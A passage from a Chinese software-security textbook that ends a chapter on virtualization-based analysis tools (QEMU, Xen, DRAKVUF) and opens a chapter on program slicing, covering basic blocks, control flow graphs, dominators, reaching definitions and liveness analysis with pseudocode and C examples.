与 VMWare 和 VirtualBox 相比,QEMU 使用的是软件虚拟化技术,其性能相对较差,但通过-enable-kvm 启用加速模块,可以达到与前两者同样的性能。QEMU 的优势特点在于其开源特性,有大量的分析平台基于 QEMU 进行扩展。更多关于 QEMU 的资料可从 http://www.qemu.org 获取。

3.3.4　Xen

Xen 是由英国剑桥大学开发的开源虚拟化平台,与 QEMU 相比,它没有自身的指令翻译,而是采用了硬件虚拟化技术。Xen 的虚拟化技术包含了全虚拟化(full virtualization)和半虚拟化(para virtualization)的技术。

Xen 环境包含两个组成部分,一个是虚拟机监控器,另一个是虚拟机。虚拟机监控器简称 VMM,介于硬件和虚拟机之间,被称作 Hypervisor 层,虚拟机部署在 Hypervisor 层之上。运行于 Xen 上的虚拟机通常被称为 domain,一套物理硬件上可以运行多台虚拟机,其中一台为管理者,被称为 domain0,其他的虚拟机被称为 domainU。domain0 享有最高优先级,负责与硬件交互,也称为特权 domain。domainU 需要 domain0 的协助,属于无特权 domain。

DRAKVUF 是典型的基于 Xen 的恶意代码动态分析系统,该系统建立在 Xen、LibVMI、Volatility 和 Rekall 的基础上。DRAKVUF 能够在虚拟机内部无须安装任何辅助分析软件的前提下,追踪运行中的恶意样本,并从内存中提取被删除的文件。DRAKVUF 所用的硬件虚拟化是基于 Intel 的 CPU,CPU 需要支持 VT-x 技术,无法支持 AMD 等其他的 CPU。目前支持的操作系统包括 32 位和 64 位的 Windows 7。

更多关于 Xen 的资料可从 http://www.xenproject.org/获取。

3.4　小　　结

本章从静态分析、动态分析、虚拟化辅助分析 3 个角度介绍了软件安全分析基础工具。静态分析的优点是无须执行软件程序,分析速度快,代码覆盖率高,平台兼容性好;缺点是缺少函数、指令的具体参数值,无法获得准确的执行逻辑关系,受代码加壳影响大,恶意代码检测误报率较高。动态分析的优点是能够准确观测程序的行为,能够获取真实的执行逻辑,能够获取执行过程中函数和指令参数的具体值;缺点是代码覆盖率较低,会受到反调试技术的干扰。虚拟化辅助分析的优点是能够固化分析环境,避免反调试的干扰,获取的数据信息齐全;缺点是性能较差,受反虚拟化技术干扰,受超时机制影响较大。

参 考 文 献

[1] Hex-Rays SA. Hex-Rays Home. 2016. https://www.hex-rays.com/index.shtml.
[2] 伊格尔. IDA Pro 权威指南[M]. 石华耀、段桂菊，译. 北京：人民邮电出版社，2010.
[3] Vivek Thampi. Udis86 Source Code. 2014. https://github.com/vmt/udis86.
[4] Nguyen Anh Quynh. Capstone the Ultimate Disassembler. 2014. http://www.capstone-engine.org/index.html.
[5] SweetScape Software Inc. 010Editor. 2016. http://www.sweetscape.com.
[6] 张银奎. 软件调试[M]. 北京：电子工业出版社，2008.
[7] Intel Developer Zone. Pin—A Dynamic Binary Instrumentation Tool. 2012. https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool.
[8] Software Freedom Conservancy. QEMU the FAST! processor emulator. 2016. http://www.qemu.org.
[9] 大卫. Xen 虚拟化技术完全导读[M]. 张炯，吕紫旭，胡彦彦，等译. 北京：北京航空航天大学出版社，2014.

第 4 章

程序切片

程序切片是一种重要的程序分解技术,它有助于使用者增强对程序内部结构、数据处理流程的理解,是程序分析方法的重要研究方向之一,在软件调试、软件维护、软件测试等领域有广泛的应用。此外,程序切片作为一种程序分析基础方法也应用于软件安全分析领域中,在程序和网络协议逆向、软件漏洞成因和机理分析、软件漏洞利用自动生成等领域都发挥了重要作用。

本章将对程序切片方法进行介绍,首先对程序切片的基础知识和基本原理进行介绍,然后分别对静态程序切片和动态程序切片进行讲解。

4.1 概　　述

程序切片旨在从程序中提取满足一定约束条件的代码片段(对指定变量施加影响的代码、指令,或者指定变量所影响的代码片段),是一种重要的程序分解技术。

分解(decomposition 或者 factoring)是一种常用的问题分析和理解的方式,在计算机领域,分解通常体现为将某个事物(如程序或程序架构设计模型)划分为若干个部分来增进对其的理解。例如,在软件工程领域,从设计研发到维护的整个过程都离不开分解。在软件设计阶段,架构师会将软件架构模型在整体上按照功能分解为若干个模块,每个模块内部又继续分解为若干个子模块。而在软件研发阶段,程序员在编写模块代码时,也会将模块内部的功能划分为若干个过程(函数)或者对象(面向对象编程),函数内部也会分解为若干个功能代码块(如在 C 语言中,if-else 语句自然形成的代码块划分)。在软件维护阶段,研发人员对软件故障的定位也必然从高层架构设计的模块深入到低层的功能模块,按照分解后的模块逐步排查除错。软件工程领域已经有很多的分解技术和方法,如信息隐藏(软件架构设计中,不同模块之间互相隔离,除接口外互相隐藏内部实现细节)、数据抽象封装(软件架构设计中,不同程序变量按照一定规则进行分组合并)以及 HIPO[①] 等,这些方法通常都由软件研发团队在设计阶段采用。而程序切片主要在程序调试、优化、排错、逆向、安全分析等阶段采用,是在程序开发已到一定阶段或已完成情况下直接分析程序代码,通过寻找程序内部的相关性来分解程序,然后针对分解得到的程序切片进行分析来实现对程序部分功能特性的理解。

① IBM 公司于 20 世纪 70 年代中期在层次结构图的基础上推出的一种描述系统结构和模块内部处理功能的工具(技术)。

在软件安全分析过程中，大多数软件安全研究人员都只能针对大量未开源二进制程序，或者缺乏文档的开源代码进行分析，面临着程序规模庞大带来的分析效率低下的问题，而程序切片能够从大规模程序中精确定位分析员所关心的代码片段，有效缓解了程序规模日益增长带来的分析效率难以同步提高的问题，因此被普遍应用于软件漏洞机理分析、源代码安全性检查以及软件故障修复等软件安全分析领域。

程序切片最初由 M. Weiser 在其 1979 年的博士论文中首次提出，并于 1981 年[1]和 1984 年[2]的两篇论文中正式公布包含原理、算法、方案和应用在内的完整程序切片方法体系。其中包括首次提出的程序切片概念，以及基于控制流图的程序切片计算方法。程序切片在 20 世纪八九十年代发展迅速，目前程序切片技术理论体系已经趋于完善，应用范围已经遍及软件调试、测试、维护以及安全分析等领域。

按照国内学者李必信[3]提出的分类方法，程序切片经历了如下 4 个发展阶段：

(1) 基于数据流方程求解的程序切片计算。

最初由 M. Weiser 博士提出的程序切片是可执行切片[1]，要求该切片是源程序的一个行为上等价的映射，他提出了一种近似计算方法，基于控制依赖图的数据流方程求解来计算程序切片。

(2) 基于依赖图的程序切片计算。

K. J. Ottenstein[4]等人则将切片问题转换为图可达性问题，能够成功解决不包含过程的后向切片问题。S. Horwitz[5]等人提出了过程间切片概念以及基于系统依赖图的切片方法，从而解决了针对过程式语言的静态切片计算问题。B. Korel 和 J. Laski[6]等人提出动态切片的概念，并通过扩展的数据流方程求解给出切片计算方法。H. Agrawal 和 J. R. Hogan[7]等人则于 1990 年提出基于动态依赖图的动态切片方法。

(3) 面向对象的程序切片计算。


在基本解决过程式语言的切片计算问题以后，学者们对 20 世纪 90 年代开始流行的面向对象语言进行研究，其中 M. J. Horrald[8]等人利用类依赖图对系统依赖图进行扩充，解决了 C++ 程序的切片计算问题。

(4) 面向不同应用的各类切片计算。

除了在语言层次对切片方法进行探索研究以外，学者们也对面向不同应用领域的切片方法进行研究，提出了削片[9]、砍片[10]，并将其应用于软件逆向工程[10]、软件调试[11]、软件维护[12, 13]以及软件可靠性及安全性分析[14]等方面。

4.2 程序切片初探

程序切片主要用于程序分解，在能够分解程序之前必须对程序的结构有一定了解，庖丁解牛之所以游刃有余是因为他熟知牛的生理结构，并掌握了针对每个具体特殊部位该如何运用厨刀才能“解牛”的经验知识(即刀法)。本章的程序切片就是基于程序的局部指令和结构性的信息(类似“牛的生理结构”)，使用各类分析方法(类似“刀法”)对程序(“牛”)进行有条不紊的分解。在后续详细介绍程序切片方法前，本节从程序的“生理结构”的认识入手，对程序的各类具体表现形式以及抽象组成结构进行简单介绍，然后结合简单的案例对程序切片的典型流程步骤进行阐述，使得读者对于程序切片的背景和基础



原理有概要的了解。

4.2.1　切片相关基础知识

程序切片的过程是直接针对程序代码(源代码或者编译后的二进制代码)进行分析，并依照分析人员的特定需求提取部分感兴趣的代码的过程，程序代码是实施切片的主要目标对象。要提取符合分析人员要求的代码切片，离不开对程序代码的深入剖析和理解。

在目前通用计算机模型下，程序代码是由计算机操作指令(后文也称“语句”)按照一定顺序组成的序列，分析人员可资利用的信息局限在这一指令序列上。基于该序列可以直接获取两类信息：控制流信息和数据流信息。这两类信息是实现程序切片所依赖的最重要的信息。

控制流指程序中一系列指令(语句、函数调用)执行的顺序，程序指令中除具备一定独立性的功能性指令外，还有相当一部分对指令执行顺序进行控制的指令，这些指令往往形成具有特定模式的控制结构。

例如，在大多数常用的程序设计语言中都包含的顺序、条件和循环 3 种基本控制结构，这 3 种结构分别规定了程序指令执行的不同顺序。

顺序结构主要指程序指令按照指令地址的先后顺序依次执行。

条件结构包含约束判断和条件主体两部分，只有约束判断满足一定条件的情况下条件主体中的指令才能执行。

循环结构由循环条件和循环体构成，循环体内的指令按照循环条件的约束反复执行多次。汇编语言、过程式语言甚至面向对象语言都保留了这 3 种基本结构，如 Intel x86 汇编语言[①]包含 loop、rep mov 等指令可以形成循环结构，包含 je、jne、jz、jnz 等一系列条件跳转指令形成条件控制结构。C 语言也有 if-else 和 while、for 等关键字支持形成条件和循环结构，如表 4-1 所示。

表 4-1　程序基本结构

结构类型	汇 编 语 言	C 语 言	C++ 语 言
顺序结构	mov eax,100 mov ebx,eax	i=100; j=i;	i=100; j=i;

条件结构	cmp ebx,1
	jne loc_511344
	mov ecx,1
	loc_511344:
	mov ecx,2
		if(i==1)
		　　j=1;
		else
		　　j=2;
			if(i==1)
			　　j=1;
			else
			　　j=2;

循环结构	next:
	　mov dl, chars[bx]
	　inc bx
	　loop next
		while(count--)
		{
		　　*i= *j;
		}
			while(count--)
			{
			　　*i= *j;
			}

函数调用结构	call sub_51102B	Foo_func();	A. Foo_func();

① http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html。

本书称这 3 种基本结构为程序的微观结构，程序员基于这 3 种微观结构可以构建更为复杂的上层结构。本节对程序结构的解析仅仅基于这 3 种结构进行拓展分析，而对更为复杂的其他结构信息（如 C 语言中的结构体，C++ 中的类等）本书暂不讨论。

数据流是数据在程序中一系列执行指令间产生、传递、复制和消失的过程。程序指令（语句）由变量定义、赋值或计算等不同类型的操作组成，如图 4-1 所示。而程序变量是计算机存储数据的基本单元，变量间发生的赋值、运算等操作也就是对数据的处理，因此跨越多个程序指令（语句）发生的变量定义、赋值等指令产生了数据在不同变量间的传递，即形成数据流。同时数据流还描述了一个或多个变量从定义、引用到销毁清理等各个阶段的信息。例如，图 4-1 中第 2 行 a 赋值为 5，数据 5 的唯一载体是变量 a，在第 4 行数据 5 被引用（作为加运算的一部分），在第 5 行变量 a 被重新定义，此时数据 5 被销毁。由于数据通常以变量形式存在，因此数据流分析主要针对变量在多条语句间或程序代码中的复制、传递、修改和销毁的情况进行分析。

```
1:int a,b,c=0;
2:a=5;
3:b=getchar();
4:c=b+a
5:a=a+b
6:c=a
7:printf("%d",c);
```

图 4-1　程序指令示例

如果各类程序控制结构是软件的骨架，那么数据流则可以看成是软件内部流动的“血液”，数据流分析对于全面的分解和理解程序是不可或缺的重要一环。

本节后续将从程序的控制流分析和数据流分析展开进行介绍，使得读者对于切片相关的程序分析基础知识有大致的了解。

1. 控制流分析

针对大多数程序，形成控制流的程序控制结构主要有 3 种，即顺序结构、条件结构和循环结构。其中循环结构也可以视为一种特殊的条件结构，熟悉汇编语言的读者应该了解 C 语言中 while、for 等循环语句在翻译为汇编指令时通常对应 jz、jnz、je、jne 等条件指令，即使在 C 语言中，也可以用 if 和 goto 指令完全替代 while 和 for 循环结构。

因此，对于软件安全分析中经常接触的汇编语言代码或 C 语言代码，程序的基本结构除了顺序执行外就是由条件结构形成的非顺序执行结构，本节主要针对这两种结构形成的指令执行顺序进行控制流分析方法的介绍。

非顺序执行结构涉及指令（或语句）执行跳转的问题，即从一条指令跳转到另一条指令，因此会以跳转指令为边界把代码分成若干区域，如条件结构中 if-else 会将其包含的代码划分为两个部分，如图 4-2(a) 所示，代码 6～7 行与 11～12 行这两个不同的代码块有不同的进入条件，下一个执行代码块的选择取决于第 4 行的判断条件。而在图 4-2(b) 所示中第 4 行代码 while 语句包含第 6 行代码，该行代码与其他行代码分开，执行条件是第 4 行的判断语句。

图 4-2 中介绍的被条件语句和循环语句包含的代码块有一个共同的特点，即这些代码块由连续的语句构成，并且不包含可以离开当前代码块的语句。换句话说，该代码块执行只能从第一条语句开始，并且一直执行到该代码块的最后一条语句。这样的一个代码块称为“基本块”。此外，不允许从基本块外的指令跳转到基本块中间的某一条指令执行。严格地说，基本块是满足下列条件的一组连续指令代码：

```
int a,b;
a = getchar();
b = getchar();
if (a > b)
{
    a = a*b
    printf(a);
}
else
{
    a = a/b
    printf(a);
}
```

(a) if-else

```
int a,b;
a = getchar();
b = getchar();
while(a < b)
{
    a = a+b
}
printf(a);
```

(b) while

```
int a,b,c=0;
a = getchar();
b = getchar();
for(;a < b;a++)
{
    c = a+b;
}
printf(c);
```

(c) for

图 4-2 示例代码片段

(1) 程序执行时只能从该基本块的第一条指令进入该基本块。

(2) 程序执行时离开该基本块前的最后一条指令必须是该基本块的最后一条指令。

下面是一个简单的基本块计算方法,为满足基本块的第一个条件,需要提取出所有可能的基本块的第一条指令(也称"入口指令"),所有基本块第一条指令的集合记为 LeaderSet,常见的入口指令包括程序的初始入口指令,某个函数(或过程)的第一条指令,跳转指令的目的地址对应的指令(例如,C 语言中 goto 指令的目的地址或者汇编语言中 JMP 指令的目的地址对应的指令)。对于每一个基本块入口指令,按照顺序将后续指令纳入该基本块,直到该后续指令为另外一个入口指令为止。

```
算法  基本块计算方法
输入: I={insᵢ,i∈{1,2,…,n}}              //指令序列
      LeaderSet                          //基本块首条指令集合
      BlockSet→∅                         //基本块集合
输出:
begin
  for ins in I:
      if insᵢ 是入口指令 (程序入口指令、函数入口指令、跳转指令的目的地址指令)
            LeaderSet=LeaderSet∪{insᵢ}
  for x in LeaderSet:
      BlockSet[x]={x}
      i=x+1
      while(i≤n and (not i∈LeaderSet))
            BlockSet[x]=BlockSet[x]∪{i}
            i=i+1
end
```

需要注意的是,入口指令集合的获取非常重要,比如,图 4-3 所示的代码第 11 和 12

```
1:   int a,b;
2:   a = getchar();
3:   b = getchar();
4:   if (a > b)
5:   {
6:       a = a*b
7:       if (a > 100000)
8:           goto err;
9:       printf(a);
10: }
11:  a += 100;
12:  err:  a = −1;
```

图 4-3 代码片段 1

行组成的代码片段是顺序结构，应该可以组成一个基本块，但是由于第 8 行的代码有一个直接跳转的目的地址是第 12 行代码，导致第 11 行和第 12 行分属于不同的基本块。此外，当目标代码较为复杂时，尤其是直接针对二进制软件反汇编后的间接跳转指令（通过函数指针动态调用函数），获取入口指令的难度也较高，需要静态和动态分析相结合，获取动态生成的函数地址。

在实际的软件分析过程中，除了 3 种基本的控制结构以外，还需要处理其他形式多样并更为复杂的控制流，如过程调用、异常处理和系统中断造成的控制流，尤其是异常处理和系统中断都难以通过静态分析直接获得准确的程序控制结构，本书暂不涉及。

当程序被划分为基本块后，如果将基本块视为一个基本单元节点，基本块之间在程序执行流程上互为前驱和后继关系视为两个基本块之间存在一条边，则整个程序能够转换为一个有向图，该图被称为控制流图（Control Flow Graph，CFG），这里“控制流”是指程序基本块执行的流程。例如图 4-4 的程序指令到控制流图转换的示例，其中左侧代码的基本块分别用数字进行编号，右侧有向图就是左侧代码的控制流图。




图 4-4 代码片段 2 及其控制流图

控制流图的构造方法如下：

算法 控制流图构造算法

输入：

```
BlockList(基本模块列表)
BranchMap branchInst-> {Target(branchInst)}
                          //跳转指令所在基本块到跳转目的基本块列表的映射
```

输出： CFG(控制流图)

```
begin
    for B in BlockList:
        x=B[len(B)-1]
        if  x∈BranchMap.keySet      //添加跳转指令所在基本块到跳转目的基本块之间的边
            for B_Target in BranchMap[x]:
                create_edge(B,B_Target);
        if  not x∈BranchMap.keySet  //添加非跳转指令所在基本块到其后继基本块之间的边
            create_edge(B, Next(B));
end
```

依据基本块构造的有向图 G 可以表示为一个四元组，$G=\{V,E,\text{Entry},\text{Exit}\}$，其中 V 是基本块节点的集合，E 是基本块之间边的集合，Entry 表示入口基本块节点，Exit 表示结束基本块节点。程序执行时，从 Entry 代表的基本块开始执行，沿着控制边遍历执行基本块，最后到 Exit 代表的基本块时执行结束。

前面已经非正式地使用了前驱和后继的概念，这里正式给出其定义。在 CFG 中，若存在有序对 $<a,b>\in E$，其中 $a,b\in V$，则称 a 是 b 的直接前驱，而 b 是 a 的直接后继。a 的所有直接前驱的集合记为 $\text{Pred}(a)=\{b\in V|<b,a>\in E\}$，$a$ 的所有后继的集合记为 $\text{Succ}(a)=\{b\in V|<a,b>\in E\}$。

在 CFG 中，从任意节点开始进行节点遍历会形成一条路径，路径上的基本块串联后可以形成程序的一条执行路径，该路径称作该 CFG 的一个可执行路径。

对于两个节点 a、b，如果从开始节点 Entry 到节点 b 的所有路径都经过节点 a，则称节点 a 支配节点 b，并称节点 a 是节点 b 的前必经节点，记为 $a\rightarrow b$。如果节点 a 是节点 b 的前必经节点，而且 $a\neq b$，则称 a 是 b 的严格前必经节点，记为 $a\rightarrow_p b$。如果不存在节点 q，使得节点 $a\rightarrow_p q$，同时 $q\rightarrow_p b$，则称节点 a 是节点 b 的严格直接前必经节点。

同理可以给出后必经节点的相关定义。对于两个节点 a、b，如果从开始节点 b 到节点 Exit 的所有路径都经过节点 a，则称节点 a 是节点 b 的后必经节点，记为 $b\leftarrow a$。如果节点 a 是节点 b 的后必经节点，而且 $a\neq b$，则称 a 是 b 的严格后必经节点，记为 $b\leftarrow_p a$。如果不存在节点 q，使得节点 $q\leftarrow_p a$，同时 $b\leftarrow_p q$，则称节点 a 是节点 b 的严格直接后必经节点。

在图 4-4 的 CFG 中，节点 1 是 2 和 3 的严格直接前必经节点，而节点 4 是 2 和 3 的严格直接后必经节点。

2. 数据流分析

数据流分析关注的是跨越多条语句的变量定义、赋值和运算操作，但是由于变量所存储的数据在多条语句中是动态变化的，难以同时进行分析。在这种情况下(多个因素施加影响)，只能以一条特定语句为基准点进行分析(其他语句中变量的变化暂时不考虑)。针

对 C 语言程序，一条语句通常都会有引用变量和定义变量的双重行为。因此自然存在两个问题，即该语句中引用的变量是由哪些语句定义的，同时该语句定义的变量又在后续哪些语句被引用和重新定义。其中前者被称为可到达定义分析（reaching definition analysis），而后者被称为变量活性分析（liveness analysis）。下面分别对解决这两个问题的方法进行阐述。

3. 可到达定义

可到达定义分析对象为一条程序语句，主要目标在于获取该语句所引用变量的来源，即引用的变量是如何产生、复制和传递的。针对 C 语言程序，变量在定义之后发生值的改变只有两种可能，一种是该变量被重新定义，另一种是函数调用时该变量以传地址的方式作为函数参数被函数内部代码所修改。本书不讨论后一种情况。




图 4-5 可到达定义示例代码

程序在其中某条语句执行前后的状态是不同的，例如图 4-5 中的第 2 条语句，该语句对变量 b 赋值，在该语句执行后变量 b 的值被算术表达式 a+1 的值所取代。为了准确地刻画程序状态，针对同一条语句，有必要对其执行前状态和执行后状态进行区分，从而引入路径的定义。路径由程序中连续执行的代码语句位置的序列组成，位置序列长度为 n，定义为 P_1，P_2，…，P_n。其中 $i=1,2,\cdots,n$，P_i 是某条语句 s 执行前的代码位置，而 P_{i+1} 是该语句执行后的代码位置。如图 4-5 中示例代码所示，每条语句前后都有对应的代码位置标识，分别为 P_0，P_1，P_2，P_3，P_4，P_5。程序执行时可能的路径为 $<P_0, P_1, P_2, P_3, P_4, P_5>$ 或者 $<P_0, P_1, P_2, P_3, P_0, P_1, P_2, P_3, P_4, P_5>$。

在给出路径概念后，这里进一步引入到达和可到达定义的概念定义，即针对变量 x 的一个定义（这里“定义”指改变某个变量的值的语句）语句 s，该语句的定义到达程序的某个代码位置 P，当且仅当在程序控制流图（CFG）中存在从该定义对应的语句到位置 P 语句的一条路径，并且该路径上没有变量 x 的其他定义，同时称语句 s 是代码位置 P 的一个可到达定义。例如，语句 3 对变量 a 进行定义，而且语句 4、5 都没有对变量 a 进行定义，那么语句 3 就是代码位置 P_3、P_4 的一个可到达定义。

前面已经非正式使用了定义和引用这两个概念，下面为了更清楚地描述可到达定义的相关概念和可到达定义的计算方法，补充给出变量定义和引用的基本概念的定义。

假定某个变量为 x，则 x 有定义集 Def(x)，表示定义 x 的所有语句的集合，这个集合包含任何让 x 的值发生变化的语句（如简单赋值，经过运算以后的赋值语句等）。此外，用 Use(x)来表示变量 x 的引用集，即任何使用 x 的语句的集合。针对基本块也有类似的定义，只要分别将基本块内所有变量的定义集和引用集做并集，即可得到对应基本块的定义集和引用集。

假定某条语句用 s 表示，s 包含的变量定义和使用可以引入如下定义：

产生集 Gen(s)：所有由 s 给出的变量定义所在的语句构成的集合。

消灭集 Kill(s)(也叫杀死集)：若 s 重新定义变量 x，而 x 此前由语句 s′定义，则称 s 消灭定义 s′。所有由 s 消灭的定义的集合称为 s 的消灭集。

入集 In(s)：所有在语句 s 之前仍然有效(没有被消灭)的定义语句的集合。

出集 Out(s)：所有离开语句 s 的定义语句的集合，添加 s 产生的语句，同时去掉语句 s 所消灭的定义语句。

同样，一个基本块也可以有类似的定义，以基本块为单元计算可到达定义的方法如下：

算法　可到达定义的计算方法

输入： CFG G={V,E,Entry,Exit}

输出： Out()

```
begin
 for b in V:
      In(b)=φ
      Out(b)=Gen(b)
 Change=true
 while Change:
      for b in V:
            In(b)=∪(out(p)|for all p in Pred(b))
            OldOut=Out(b)
            OldIn=In(b)
            Out(b)=Gen(b)∪(In(b)-Kill(b))
            if Out(b)==OldOut and In(b)==OldIn:
                Change=false
            else
                Change=true
 end
```

例如，针对图 4-6 左侧代码和其控制流图计算可到达定义，控制流图中代码仅包含赋值、计算操作的语句，一共划分为 4 个基本块。右侧为其可到达定义计算过程，第一列为基本块编号，其他列中的数字为语句编号，下标表示其迭代轮数，例如 $Kill_0$ 表示初始消灭集，Out_0 表示第一轮计算得到的出集。当迭代计算到第 4 轮时入集和出集与第 3 轮计算结果相同($In_3=In_2$，$Out_3=Out_2$)，可到达定义的计算收敛。

B1 1:a=1
2:b=a+1
B2 3:a=1
B3 4:b=b+1
B4 5:b=b−4

基本块	Gen_0	$Kill_0$	In_0	Out_0	In_1	Out_1	In_2	Out_2	In_3	Out_3
B1	1,2	3,4,5		1,2	3	1,2	2,3	1,2	2,3	1,2
B2	3	1		3	1,2	2,3	1,2	2,3	2,3	1,2
B3	4	2,5		4	2,3	3,4	2,3	3,4	2,3	3,4
B4	5	2,4		5	3,4	3,5	3,4	3,5	3,4	3,5

图 4-6　可到达定义计算过程示例

4. 活性分析

活性分析是指对某个语句定义的变量是否在后续语句中被引用以及被哪些语句引用的情况的分析。针对程序的某条语句 p 和 p 中的一个变量 x，如果 x 在 p 上的值会在控制流图中从 p 出发的某条路径上使用，就称 x 在 p 上是活的，否则称 x 在 p 上是死的。例如，在图 4-7 所示的程序片段中，变量 a 在语句 1 是活的，因为变量 a 还将在语句 2 用到。变量 b 在语句 2 也是活的，因为变量 b 还将在语句 3 和 4 用到。




图 4-7 活性概念示例代码片段

活性分析除了回答变量是否活跃的问题，还要关注变量在哪个范围内保持活跃，即活性范围。活性范围给出了针对语句 p，变量 v 在后续语句中继续保持活跃的语句范围。例如针对语句 1，变量 a 在语句 1 处的值会在语句 4 处重新定义，因此在语句 3 及其后续语句都不是活跃的，其活跃范围是(1→2)。同理，在语句 2 处，变量 b 的活性范围是(2→3→4)。

本节不给出活性分析的计算方法，读者可参考相关书籍。活性分析的一个常见用途是在编译器的代码生成阶段用于基本块的寄存器分配，即依据变量的活性进行寄存器分配的优化。此外，本书其他章节介绍的污点传播分析方法也与活性分析有一定关联。

